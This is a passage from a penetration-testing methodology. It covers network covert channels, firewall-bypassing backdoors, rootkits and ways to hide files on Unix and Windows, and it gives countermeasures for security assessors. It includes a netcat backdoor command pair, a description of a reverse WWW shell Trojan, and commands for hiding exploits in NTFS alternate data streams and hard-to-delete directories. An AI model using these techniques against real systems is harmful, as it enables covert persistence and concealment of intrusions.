- Implement host based intrusion detection and prevention mechanism on remote users' desktops, telecommuter laptops.

- Have a separate access control policy for remote users/telecommuter and/or remote sites.

Examples:

- Cyberarmor
- Checkpoint SecureClient
- Symantec Client Security / Symantec VPN Client

B.8 MAINTAINING ACCESS

1.1.49 Covert Channels

~Whispers on the Wire~

Covert Channels

Introduction

After getting the initial asses to the compromise network, assessor needs to retain the communication links with the target network. For this covert channel can become the most effective and stealthy technique with least chances of detection.

This section of the methodology covers the intriguing theme of network based covert channels and describes how these copse data communication and hiding techniques can be, and are being actively exploited over various communication networks. It gives the reader a detail insight on the background, methods, tools, detection techniques and future implications associated with them. We will have the latest insight in to this rapidly evolving field.

History

Covert channels is a genre of information security research which generally does not form a part of mainstream discussions but it has been an active discussion topic in research and government domain for the past 30 years. The notion of covert channels spawned from a paper by B. W. Lampson titled "A Note on the Confinement Problem" during the communications of the ACM in October 1973 which introduced the term but restricted its use to a subclass of leakage channels that excluded storage channels and legitimate channels. Lampson defines covert channels as a method of information transmission over channels not destined for communication, like the process state buffers. However, the most widely accepted definition of covert channels, by Department of Defense Trusted Computer System Evaluation Criteria, defines it as

"... any communication channel that can be exploited by a process to transfer information in a manner that violates the system's security policy."

This document categorizes the covert channels into two types: Covert Storage Channels and Covert Timing Channels.

Covert storage channel can be described as the writing of hidden data into a storage location not specifically meant for communication, by the communicating entities. In contrast, communication in a covert timing channel happens when the communicating entities signal information by manipulating its system resources which affects the response time observed.

Covert channels and steganography (the Greek for covered writing) are inter-weaved and are often confused. Both deal with data-hiding techniques and piggybacking of message on legitimate communication channels. An example of steganography is manipulating the low order bits of a bitmap file to conceal information. The science of steganography thus avails covert channels in order to have secret information transfer.

Methodology

This section covers structured process to establish a backdoored covered communication channel which includes:

1. Identify Covert Channel which can be used
2. Select the best available tool for the covert channel
3. Setup the cover channel in the target network
4. Test the covertness of channel using common detection technique

1.1.50 Identify Covert Channel which can be used

The most important consideration at this stage is to choose the correct communication channel, which will lead to minimal detection, better performance and has multitude of tools to choose from.

From the initial assessment of target network we have to analyze which protocol are being allowed to bypass access controls and how much leniency has been provided in the access control of each protocol. With this information assessor can decide the communication protocol to exploit for covered communication.

1.1.51 Select the best available tool for the covert channel

All well known covert communication techniques have a multitude of tools to choose from. The assessor must decide the right tool on the basis of the purpose for which it will be used and any other performance requirement. For example for large data transfer e.g. files, HTTP based covert channels are the best counterpart. For performance based issues we can use ICMP based covert channels. For security issues we can use SSL-tunneling.

1.1.52 Methodology - Setup the covert channel in the target network

After choosing the right communication channels and tools for covert communication, assessor needs to setup and implement the covert channel for the required purposes. Henceforth this section describes required meticulous techniques which can be widely used over network protocols and can be actively exploited for the desired purpose.

Internet Protocol (IP)

Internet Protocol (or IP) is the network layer protocol which drives the Internet. It is a robust connection-less protocol providing the best way in which higher layer protocols can send packets to the remote destination in the most economical manner.

The figure shown below describes the structure of the IP header. Many fields in the IP header are optional, reserved or not being used in active connections. These fields can be used for hiding concealed data bytes which can be used as a method covert data transfer between the sender and receiver.

```
0          4            8         16     19        24          32
-----------------------------------------------------------------
|  VERS   |   HLEN  |    Service Type   |          Total Length          |
-----------------------------------------------------------------
|        Identification            | Flags |      Fragment Offset   |
-----------------------------------------------------------------
|                        Source IP Address                       |
-----------------------------------------------------------------
|                     Destination IP Address                     |
-----------------------------------------------------------------
|                           IP Options             |  Padding    |
-----------------------------------------------------------------
|                              Data                              |
-----------------------------------------------------------------
```

IP Header (Numbers represent bits of data from 0 to 32 and the relative position of the fields in the datagram)

The IP ID Method

The 16 bit IP ID (Identification) field is the most eligible choice, which can be used for byte-to-byte covert communication. The IP ID field gives a unique identification number to each packet, which is used to identify the fragmented packets during reassembly among other tasks. Other fields like the Flags can also be used however they have a possibility of being altered or stripped off by various network transit points due to fragmentation or filtering.

Transport Control Protocol (TCP)

The Transport Control Protocol (or TCP) is a connection-oriented protocol which handles end-to-end reliability in network communications. Due to enhanced error-correction and reliability, it has a lot of control overhead which can be successfully exploited for covert communication (See below, the TCP header).

```
0           4              8           16      19     24                  32
-------------------------------------------------------------------------
|              Source Port               |         Destination Port      |
-------------------------------------------------------------------------
|                            Sequence Number                             |
-------------------------------------------------------------------------
|                         Acknowledgment Number                          |
-------------------------------------------------------------------------
| HLEN   |  Reserved |   Code Bits       |          Window               |
-------------------------------------------------------------------------
|              Checksum                  |         Urgent Pointer        |
-------------------------------------------------------------------------
|                                  Options       |       Padding         |
-------------------------------------------------------------------------
|                                   Data                                 |
-------------------------------------------------------------------------

TCP Header (Numbers represent bits of data from 0 to 32 and the relative
position of the fields in the datagram)
```

Again we will choose only the practical and less varying fields for covert data piggybacking.

Client >>>>>>>>>>>>>>>>>>ISN1 + F[SYN]>>>>>>>>>>>>>>>>> Server

Client <<<<<<<<<ISN2 + ACK=(ISN1+1) + F[SYN,ACK]<<<<<<<<< Server

Client >>>>>>>>>>>>>> ACK=ISN2+1 + F[ACK] >>>>>>>>>>>>>> Server

The Three-Way Handshake


The ISN Method

The 4 byte Sequence Number field seems as a good choice. The Initial Sequence Number (or ISN) is used for establishment for a steadfast end-to-end virtual circuit by using the method of three-way handshake. This standard method involves a Synchronize packet being sent from the client to the server which has an ISN describing the connection and the SYN Flag turned on. The server acknowledges with a reply packet having its own ISN and Acknowledgement number (client’s ISN+1), with SYN and ACK fields turned on. The client further acknowledges to this packet henceforth completing the three-way handshake.

The large 32 bit address space of the Sequence Number field can be used for covert data storage. The sending party will send the payload over the Sequence Number field and the passively listening receiving party will then extract the data. Hence by using the Sequence Number field in a Synchronize (SYN) packet we can establish an independent two way communication channel.

ACK Bounce Method

Another method which involves the TCP header can be used. Termed as the ACK Bounce Method, it provides relatively high anonymity over the cost of no backward communication.



ACK Bounce Method

In this method, the value of the payload (32 bit) is decremented by one and is written to the Sequence Number field of the TCP header. The sending party then transmits the payload packet (SYN). The important characteristics which differentiate it from the previously discussed method are:

The destination IP addresses of the payload packet is set to the IP address of the Bounce (Intermediate) Server.

The source IP address of the packet is set to the IP address of the receiving party.

Here the Bounce Server can be any server which can act as an intermediary between sender and receiver. Now when the Bounce Server receives this payload packet from the sending party, following the prescribed procedure of the three-way handshake, it replies with an acknowledgement (ACK). However the acknowledgement packet is sent to the receiving party (as the source IP address of the payload packet was spoofed to be that of the receiving party) which is in a passive listen mode. The receiver host receives the packet and decrements the acknowledgement number by one and retrieves the covert data.


This method fools the Bounce Server into sending the packet and encapsulated data back to the forged source IP address (receiver). From the receiving end, the packet appears to originate from the Bounce Server. If the receiving system is behind a firewall that allows communication to some trusted sites only, this method can be used to bounce packets off of the trusted sites which will then relay them to the system behind the firewall with a legitimate source address (receiver).

The two important things to note here are that Bounce Server TCP port, where the payload packet was destined must be in listen mode and the receiver must be in passive listen mode for all packets comings from the Bounce Server to a specific port.

These concepts were first introduced by Craig H. Rowland in his excellent article “Covert Channels in the TCP/IP Protocol Suite” and also presented a Linux based application called covert_tcp which demonstrated the concept. An enhanced version of the same tool called NCovert has been developed by Nomad Mobile Research Group (www.nmrc.org).

The ACK Tunneling Method

Most common firewalls available today block all incoming connections from untrusted hosts, however they allow all outgoing connections. This is what the ACK Tunneling Method exploits. The sender (outside the firewall) sends concealed data in an ACK segment, which is destined for a listening receiver (inside the firewall). For the firewall it may seem as if the payload packet is a reply to some SYN packet, sent during the three way handshake and hence allows the packet to pass-through. The only thing the sending party must be aware of is the IP address of the receiver. This method works for only basic firewalls, because the new-breed of stateful firewalls know all connection details and will discard the payload packet immediately.



ACK Tunneling

A proof-of-concept implementation was developed by Arne Vidstrom for Windows called AckCmd. AckCmd is a Trojan based on the ACK Tunneling method which spawns a command prompt on connection establishment.

Internet Control Message Protocol (ICMP)

Internet Control Message Protocol (or ICMP) was designed to pass error notification and messages between network hosts and servers. ICMP packets are encapsulated inside IP datagrams. A network node can send an error notification or query some other node about some specific information, which the receiving node replies back in a specific format. ICMP is implemented by all TCP/IP hosts.

```
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             unused                            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      Internet Header + 64 bits of Original Data Datagram      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

ICMP Header

The above diagram shows the ICMP header, Type field identifies the type of packet associated code is notified by the Code field. We are interested in the ICMP Echo Request & Echo Reply. ICMP Echo Request is used to check whether a remote host is alive or not. When an echo request is sent to a host, the host replies back with an echo reply packet. The highly popular Ping command uses echo requests and replies. The optional data field allows having a variable length data to be returned to the sender. IP options like router alert, record route and time stamp can be used encapsulating ICMP echo request message. This provides a possibility to have covert channel. Nowadays most firewall filter out incoming echo requests, but they do allow echo replies, which provides a scope for a covert channel bypassing the firewall. Other possible ICMP packet types which have a possibility of exploitation are ICMP Address Mask and Router Solicitation.

Many tools implementing the ICMP protocol as a covert channel have been developed. It seems to be the most popular choice because of universal support, large data carrying capacity and it raises fewer suspicions as the protocol itself is considered to be benign.

Article 6 of the highly recognized underground magazine Phrack discusses the possibility of a covert channel in ICMP (named Project Loki) in a very detailed manner. A proof-of-concept library called Loki, which implemented ICMP echo request or reply based covert channels and provided authentication support (simple XOR or Blowfish), was developed which can be used to implement covertness in any application.

Other popular implementations which are widely used are ICMPTunnel, Ish, ITunnel and 007Shell which emulate a remote shell.


Hyper Text Transfer Protocol (HTTP)

The HTTP protocol is the blood of World Wide Web. It is perhaps the most widely deployed protocol over the Internet, and is allowed to pass through almost all networks. RFC 2616 defines it as

"HTTP protocol is an application-level protocol ... It is a generic, stateless, protocol which can be used for many tasks beyond its use for hypertext ...."

Almost all organizations allow the use of HTTP protocol as WWW is the primary information resource. However it has a lot of design flaws which can be exploited, and hence is becoming one of the best and most popular ways to conceal covert data flows. Because of the limitations of lower layer protocols (TCP, IP, ICMP) like limited data carrying capacity, bandwidth limitations, possible alteration of the protocol credentials (IP ID, TCP ISN etc) at intermediate network nodes, HTTP has become the de-facto way to go covert.

The most commendable research on HTTP as a viable covert channel is done by researchers at www.Gray-World.net. The website is undoubtedly one the best place to gather the cutting edge information about covert channels (or what they term as network access control systems bypassing).



HTTP Based Covert Channels

HTTP is request-response based, the client sends a query request and the server acknowledges by sending the requested data. The architecture of covert channels over HTTP is also client-server based. The covert server can listen to requests coming at port 80, like normal HTTP servers. The covert client connects to the server and the covert communication is processed in a similar fashion as HTTP request-response. Or a proxy like covert server can be implemented which redirects the request to another server, get the response and sends it back. Another method is CGI-based backdoor in which can arbitrary data can be passed via URL strings of query requests. Many add-on techniques like using multiple proxies, reverse connections, authentication, encryption, multiple HTTP headers for communication, reverse proxies, proprietary user defined modes can further complicate the matters and can make the channel almost impossible to detect.

There is an attractive stockpile of tools on HTTP based covert channeling. Covert Channel and Testing Tool (CCTT, by www.gray-world.net) tunnels any generic communication like the SSH into higher layer protocol like HTTP. It has a lot of configuration options like elaborate support of proxies, multiple clients and reverse proxies which make it a very effective tool. Another tool called HTTPTunnel (by Lars Brinkhoff) provides bi-directional virtual data paths tunneled in HTTP. HTun is another, a one of its kind tool, which provides a complete point-to-point virtual IP network over valid HTTP requests.

Tools like ProxyTunnel, Transconnect, Corkscrew and FirePass provide tunneling of various communication channels (like SSH, Telnet) by implementing various HTTP based covert channeling techniques. The list of tools which provide covert channels and tunneling of data streams over HTTP is almost endless, the user has a lot of options to choose a practically viable application.

IPv6

IPv6 is the new avatar of IP. It is a proposed enhancement over IP, meant to replace it completely in the coming years. It provides enhanced reliability, broader address space and more security than IP. As you might have guessed IPv6 can also be used a vector of covert communication. The Extension Header in the IPv6 protocol, has 16 bits for Next Header type, 8 bits for header length, variable length options field (must be TLV encoded).

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Next Header  |  Hdr Ext Len  |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+                               +
|                                                               |
.                                                               .
.                            Options                            .
.                                                               .
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

IPv6 Extension Header

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+- - - - - - - - -
|  Option Type  |  Opt Data Len |  Option Data
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+- - - - - - - - -
```

The Options Field

The first two high order bits of the options filed specify what action must be taken if the option type is not recognized.

00 - Skip this option and continue processing the header.

01 - Discard the packet.

A possible covert channel can be implemented if we generate a destination options extension header. Set the high order 2 bits of the option type to 00 and choose an option type value not recognized yet. Then encode the packet in the TLV format.
A proof-of-concept chat application called J6P (Joe 6 Pack) was developed by Thomas Graf using this technique. The technique is widely used to transfer IRC traffic stealthily.

Domain Name Service (DNS) Protocol

Unluckily the Domain Name Service (or DNS) Protocol, which is the backbone of Internet naming system, has been hit by the covert contortionists. The DNS recursion technique is where the stealth data can be planted. NSTx and DNShell use these methods to provide an effective covert channel over DNS. The data is sent through a series of client-server communication by encoding data in DNS TXT, DNS A and DNS NXT packets.

Covert Miscellany

Now we will describe some out of the league concealed communication techniques and some attention-grabbing experimentation and research in the same.

Applications:

Active Port Forwarder is an interesting application which bypasses firewalls by using an intermediate port forwarding node, with added compression and SSL support.
BackStealth is another application which is executed in the memory space of the firewall itself.

MSNShell is a covert communication application which provides data hiding in the MSN Messenger Protocol.
TunnelShell provides stealthy command shell by using malformed packets like fragmented IP packets without headers for the fourth layer, which many firewalls allow to pass through.

Cd00r.c and SADoor provide passive listening backdoors which do not bind to any specific port. These are activated by sending a specialized sequence of packets.
RECUB is another user-friendly covert mode application which provides a graphical interface, encryption and ICMP based authentication.

Techniques:

M.Marone (Yale University) provides a fascinating analysis on the possibility of using the ad-hoc mobile network protocols like Dynamic Source Routing as a media of clandestine communication in his paper titled “Adaptation and Performance of Covert Channels in Dynamic Source Routing”

Christopher Abad (UCLA) stresses on the fact that an elementary flaw in the Internet checksum technique can allow data camouflage in the checksum itself, using hash collisions.

Spamdoor is the term describing the feasibility of using spam as a vector of backdoor communication.

Kamran Ehsan (University of Toronto) has written a absolutely must read post-graduate thesis titled “Covert Channel Analysis and Data Hiding in TCP/IP” which discusses many potent channeling techniques over TCP/IP, ICMP, IGMP, IPSec.

1.1.53 Test the covertness of channel using common detection technique

Before moving on further I would like to add that detection of network based covert channels is still in its infancy. All the research done till yet mostly discusses the theoretical possibilities, dealing with statistical analyses, probabilistic theories and complex mathematics, with few rare implementations and practicals. However, this does not mean that detection is not practically feasible. It’s just that the berry will take some time to ripen.

After ripping apart covert channels, the research community seems a little bored, now as if detection of these channels has become the hot topic among these communication cohorts. The extent of documentation on emerging on the issue is spectacular. All high-profiled conferences (like the Information Hiding Workshops, Communications of the ACM) feature quite a few papers on them. We will have a walk over on few interesting, practically viable techniques.

B.8.1.1 STREAM PROFILING


Stream Profiling is a grassroots technique which profiles or records the data flow of various protocols, slowly and steadily developing a signature for regular traffic. It then analyses data flow comparing the standard signatures with the current, informing the administrator of any possible anomalies. It can be considered as a hybrid of Anomaly Detection Systems (ADS) and Intrusion Detection Systems (IDS). Many commercial applications are available based on this technique.

B.8.1.2 ACTIVE WARDENS

Active Wardens are akin to a firewall, a network application checking all the traffic and applying security policies on them. However, unlike firewalls, Wardens remove, modify or detect any likely carriers (on all network layers) of covert channels. These wardens alter and distort data passing through them to such an extent that it does not affect the reception quality at the user level, but eliminates all potential sources of covert communication. This almost imperceptible modification is called Minimal Requisite Fidelity. Successful implementation of this technique over live communications is still on the drawing boards, however the technique is a likely contender.

B.8.1.3 QUANTIZED PUMPS

Quantized Pumps limit covert channels in one-way communication systems. It is an advancement of traditional one-way communication systems like Store-And-Forward Protocol, The Pump and Upwards Channel. Each of these legacy techniques have theoretical and practical limitations like downgraded performance in large covert channels, hard to analyze and restrictions to precise data rates. However with Quantized Pumps the bandwidth of covert channels can be controlled precisely.



1.1.54 Countermeasures

1.1.55 Backdoors - Packet Filters

Daemon Shell-UDP. Bind to an allowed source port (e.g. 20)

Steps to be performed:

Step 1:

On Assessor Machine type following:

#nc –p 25 <target system IP address> 5000

Step 2:

On Target system type followings:

#nc –l –v –n –p 5000

1.1.56 Backdoors - Stateful Filters

- Reverse telnets
- Tunnel from Phrack 52
- ssh with the –R options
- ssh with the –L options

1.1.57 Backdoors - Application Level Firewalls

Reverse www shell

- It allows an assessor to access a machine on your internal network from the outside
- It simply looks like an internal user is browsing the web.
- Its entire traffic is base 64 encoded
- It runs on specific time (slave) in a day
- The assessor needs to install a simple Trojan program on a machine in your network, the Reverse WWW shell server.
- The Reverse WWW shell server spawns a back channel to the master
- As assessor types into the master system, the command is retrieved and executed on the target system.

1.1.58 Backdoors - Countermeasures

- Allow traffic based on services access policy. A services access policy clearly defines what traffic is allowed inside network and what traffic is allowed to go out from network and rest everything is denied. Authenticate outbound traffic as per your policy.
- Use application proxies, its difficult to establish back channels when they are in use. But off-course it's not impossible.

1.1.59 Root-kits

B.8.1.4 Root-kits - Application Level

- Lrk5
- T0rnkit

B.8.1.5 Root-kits - Kernel-Level

- Knark
- Adore
- Solaris LKM

B.9 COVERING THE TRACKS

1.1.60 Hide Files

Description

Hiding files is important for the security assessor/auditor to hide activities which he has done so far while and after compromising the system and to maintain back channel[s].

Objective

Hide tools/exploit used during compromise

Hide tools/exploit used after compromise

Hide key logger output

Hide activities performed from compromised machine against other hosts

Process

UNIX Systems

- Rename the files like " . ", " .. ", " …", " .confusing-name " etc.
- Put the file in multiple/recursive hidden directories.
- Hide the files using root-kits

Windows Systems

- Hiding the files/directories with attrib +h
- Putting files into un-accessible directories
- Hiding files with file streaming on NTFS

B.9.1.1 HIDE FILES (UNIX)

B.9.1.1.1 RENAME THE FILES LIKE " . ", " .. ", " ...", " .CONFUSING-NAME " ETC.

Description

A file name starting with a " . ", " .. " … " will not appear in simple listing. If given appropriate confusing name with dot like .ssh2, it may be ignored by many system administrators. This is very basic technique.

Examples/Results

```
# ls
Desktop     Documents   Library     Movies      Music       Pictures    Public
Sites       books

# ls -al
total 40
drwxr-xr-x  20 balwant  staff   680 Dec 26 02:44 .
drwxrwxr-t   5 root    wheel   170 Nov 11 05:25 ..
-rw-r--r--   1 balwant  staff     4 Dec 26 02:26 ...
-rw-r--r--   1 balwant  staff     3 Nov 11 05:25 .CFUserTextEncoding
drwxr-xr-x   3 balwant  staff   102 Jan 12  1970 .dvdcss
drwx------   3 balwant  staff   102 Feb  3  1970 .ssh
drwx------  11 balwant  staff   374 Dec 25 16:49 Desktop
drwx------   7 balwant  staff   238 Dec 21 15:17 Documents
drwx------  26 balwant  staff   884 Dec 25 16:05 Library
drwx------   3 balwant  staff   102 Nov 11 05:25 Movies
drwx------   4 balwant  staff   136 Dec 25 16:05 Music
drwx------   4 balwant  staff   136 Jan 10  1970 Pictures
drwxr-xr-x   4 balwant  staff   136 Nov 11 05:25 Public
drwxr-xr-x   6 balwant  staff   204 Jan  1  1970 Sites
drwxr-xr-x   2 balwant  staff    68 Dec 25 12:48 books
```

Analysis/Conclusion/Observation

It was observed that all files starting with dot are hidden to the 'ls' command, except if the modifier '-a' (all) is used. In the example above the '…' directory is hidden.

Countermeasures

Carefully restrict ACLs applicable to normal users so they can't create files/directories outside their home directory.

Use some file system integrity tool such as Tripwire to periodically monitor the file system for new files/directories and investigate any such new occurrences.

Remarks

Put the file in multiple/recursive hidden directories

Putting the in multiple/recursive hidden directories makes it more difficult to detect. Put them to multiple down directories and give them name as discussed in previous step.

B.9.1.1.2 HIDING THE FILES USING ROOT-KITS

Description

Root-kits come equipped with the functionality to hide file generically. See root-kits section for details on using them to hide files.

Examples/Results

[localhost]%ava h file-to-hide

Analysis/Conclusion/Observation

Countermeasures

Remarks

B.9.1.2 HIDE FILES (WINDOWS)

Description

Hiding files in Windows system is little easier then unix system and most of the method are as easy to discovery as they are to hide. It is recommended that a security assessor/auditor should have adequate knowledge of DoS.

B.9.1.2.1 HIDE THE FILES/DIRECTORIES WITH ATTRIB +S +H

Description

The attrib command changes the attributes of the mentioned file/directory.

Examples/Results

```
C:>attrib +s +h file-name
C:>attrib +s +h dir-name
```

Analysis/Conclusion/Observation

- The "+s" option is to enable the system flag
- The "+h" option is to enable the hidden flag.
- Most system administrator re-configure their explorer settings so that they see hidden files but most of them don't want to see system files (to avoid messing with them)

Countermeasures

Remarks

B.9.1.2.2 HIDE THE FILES WITH FILE STREAMING ON NTFS

Description

On NTFS, any file can be added into another file's Alternate Data Stream (ADS). As per Microsoft an ADS is, "A mechanism to add additional attributes or information to a file without restructuring the file system" This functionality can be abused if attacker stream malicious file into some non suspicious file.

Pre-requisite

To hide non-binary information (for example, a text file) into an ADS, existing tools like **type** and **more** can be used.

To hide binary information (for example, an .exe file) tools like **cp** or **cat** from the Resource Kit are required.

Examples/Results

Hiding and recovering non-binary files:

```
C:\>type secret.txt > normalfile.doc:secret.txt
C:\>more < normalfile.doc:secret.txt > secret.txt
```

(As a side note, you can open "nomalfile.doc:secret.txt" with Notepad, that recognizes ADS).

Hiding and recovering binary files:

```
C:\>cp exploit.exe notepad.exe:exploit.exe
C:\>cp notepad.exe:exploit.exe exploit.exe
```

(The command cat can be used as well).

Analysis/Conclusion/Observation

You can have multiple ADS associated with a single file, so you can hide a complete tool set into the ADS of a seemingly innocuous file.

You can store information into ADS associated with a directory.

ADS work only on NTFS.

Countermeasures

Copying suspected files to a FAT or FAT32 drive, and then back to the NTFS drive destroys the ADS, but regrettably also makes you lose the ACLs for that file (that are also a property of NTFS).

Use tools like LADS (List Alternate Data Streams) to find ADS. The tool is available at http://www.heysoft.de/nt/ep-lads.htm

Remarks
This functionality is only available on NTFS. If you copy a streamed file to another file system, you'll loose your stream.

B.9.1.2.3 PUTTING FILES INTO UN-ACCESSIBLE DIRECTORIES

Description

In Microsoft Windows systems if the file name/directory name contains some special characters it can't be opened without prior knowledge of the combination used by the attacker to rename the file/directory.

Pre-requisite

Examples/Results

To create a directory:

```
C:\> mkdir {name portion}{ALT+254}{name portion}
```

To hide an existing file:

```
C:\> ren {old name} {new name portion}{ALT+254}{new name portion}
```

Optionally, apply the hidden attribute:

```
C:\> attrib +h {name created above}
```

Analysis/Conclusion/Observation

The combination appears on the screen either as a line "___" or other symbol. Even if an attempt is made to delete the said files, Windows gives the error **"The file does not exist or is moved to some other location".** To further disguise the file, it can be made hidden with the attrib +h command.

This is a good way to hide files conveniently and securely. Even for the administrator it's difficult to delete, read and/or rename since he doesn't know the combination used to rename the file. The only way to remove these files is by formatting the drive.

Countermeasures

Perform dictionary or brute force attack to find out the file name.

Remarks

Write down the tool name if you come across that does it.

B.9.1.2.4 PUTTING FILES INTO "SPECIAL WINDOWS" DIRECTORIES

Description

Possible to create "custom" system folders under C:\>winnt\system32

Use the "Special Name"

- Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}
- Internet Explorer.{FBF23B42-E3F0-101B-8488-00AA003E56F8}
- Recycle Bin.{645FF040-5081-101B-9F08-00AA002F954E}
- My Computer.{20D04FE0-3AEA-1069-A2D8-08002B30309D}
- My Documents.{ECF03A32-103D-11d2-854D-006008059367}
- Fonts.{BD84B380-8CA2-1069-AB1D-08000948F534}

Through Explorer, the "correct" system folder is opened but through a DOS-prompt & FTP, these folders are seen as "regular" folders. This allows the storing & uploading of files.

Pre-requisite

These directories have to be created under the C:\>winnt\system32 or C:\>windows\system32 directories to be effective.

Examples/Results

```
C:\WINDOWS\system32>dir contr*
 Volume in drive C is System
 Volume Serial Number is 60F7-93FC

 Directory of C:\WINDOWS\system32

10/08/2004   22:34     <DIR>            Control Panel.{21EC2020-3AEA-1069-
A2DD-08002B30309D}
31/03/2003  14:00             8.192 control.exe
               1 File(s)          8.192 bytes
               1 Dir(s)   1.224.241.152 bytes free

C:\WINDOWS\system32\Control                Panel.{21EC2020-3AEA-1069-A2DD-
08002B30309D}>dir
 Volume in drive C is System
 Volume Serial Number is 60F7-93FC

 Directory of C:\WINDOWS\system32\Control Panel.{21EC2020-3AEA-1069-A2DD-
08002B30309D}

10/08/2004  22:34    <DIR>          .
10/08/2004  22:34    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   1.223.438.336 bytes free
```

Analysis/Conclusion/Observation

Countermeasures

Remarks

1.1.61 Clear Logs

Description

